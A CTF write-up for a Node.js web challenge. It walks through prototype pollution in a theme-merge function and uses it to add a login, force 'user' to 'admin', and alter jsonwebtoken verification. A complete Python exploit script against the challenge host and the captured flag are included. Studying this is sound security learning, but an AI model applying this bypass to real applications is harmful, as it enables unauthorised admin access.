
We are given a webpage that provides a login and a theme customisation functionality.
The backend has an /admin endpoint where we need to be authenticated for the flag to render.
app.get('/admin', (req, res) => {
    const token = req.cookies["token"]
    try {
        const decoded = jwt.verify(token, parseKey("public", PUBLIC_KEY));

        if (decoded.user === 'admin') {
            res.render('admin', { flag: 'WaRP{REDACTED}' });
        } else {
            res.status(403).json({ error: 'access denied' });
        }
    } catch (err) {
        res.status(401).json({ error: 'invalid token' });
    }
});
Immediately, we will notice a prototype pollution vulnerability in the theme customisation implementation, where attributes are recursively updated.
class ThemeManager {
    static merge(target, source) {
        for (let key in source) {
            if (source[key] && typeof source[key] === 'object') {
                target[key] = target[key] || {};
                this.merge(target[key], source[key]);
            } else {
                target[key] = source[key];
            }
        }
        return target;
    }

    static createTheme(base, customizations = {}) {
        const theme = base ? { ...default_theme[base] } : {};
        return this.merge(theme, customizations);
    }
}
We can easily exploit the vulnerability to make decoded.user default to "admin".
s.post(f'{url}/api/theme', json={
    "base": "light",
    "customizations": {
        '__proto__': {
            'user': 'admin'
        }
    }
})
However, our next challenge would be getting the jwt.verify() check to pass. To do this, we need to pass a token which will decode to a payload that doesn't have a user field inside.
const decoded = jwt.verify(token, parseKey("public", PUBLIC_KEY));

if (decoded.user === 'admin') {
    res.render('admin', { flag: 'WaRP{REDACTED}' });
}
Since the chall dist censors the public and private keys, and the backend doesn't initialise a default user, we need to find another way to retrieve a token.
Luckily, the /login endpoint is vulnerable to prototype pollution as well. We can set a key in Object.prototype to an unrecognised username, such that user[username] will always default to that username.
app.post('/api/login', (req, res) => {
    const { username, password } = req.body;
    if (username in users && users[username] === password) {
        const payload = {
            user: username,
        };
        const token = jwt.sign(payload, parseKey("private", PRIVATE_KEY, { format: "pkcs8" }), { algorithm: 'ES256' });
        res.cookie('token', token)
        res.json({ token });
    } else {
        res.status(401).json({ error: 'invalid credentials' });
    }
});
In this case, we can pollute the hacker key to get an account with username and password "hacker" and retrieve a non-admin token.
"customizations": {
    "__proto__": {
        "hacker": "hacker"
    }
}
However, since the token payload has a user field by default, prototype pollution won't affect it. We need to pollute the jsonwebtoken library somehow to remove that field.
In verify.js, if options.complete is true, jwt.verify() will return the payload under a payload field, meaning our decoded token won't have a user attribute.
Since options.complete is undefined by default, this provides us an attack vector, and we can pollute Object.prototype.complete to default to true.
// jsonwebtoken/verify.js
if (options.complete === true) {
    const signature = decodedToken.signature;

    return done(null, {
    header: header,
    payload: payload,
    signature: signature
    });
}

return done(null, payload);
With this knowledge, we can write a script that can carry out the full attack. Do note that this script can only be run once since the /login endpoint will be affected after the first pollution.
import requests

url = "http://host8.dreamhack.games:20515"

s = requests.Session()

def pollute(payload):
    res = s.post(f'{url}/api/theme', json={
        "base": "light",
        "customizations": {
            '__proto__': payload
        }
    })

    if res.json()['success']:
        print("> Pollution succeeded")

# get user
username = 'hacker'
pollute({username: username})

res = s.post(f'{url}/api/login', json={ 'username': username, 'password': username })

token = res.json()['token']

# pollute decoded.user and jsonwebtoken
pollute({ 'user': 'admin', "complete": True })

res = requests.get(f'{url}/admin', cookies={ 'token': token })
print(res.text)
Flag: WaRP{977fb17e6fd9e1191f9c9cfa05ed20ee}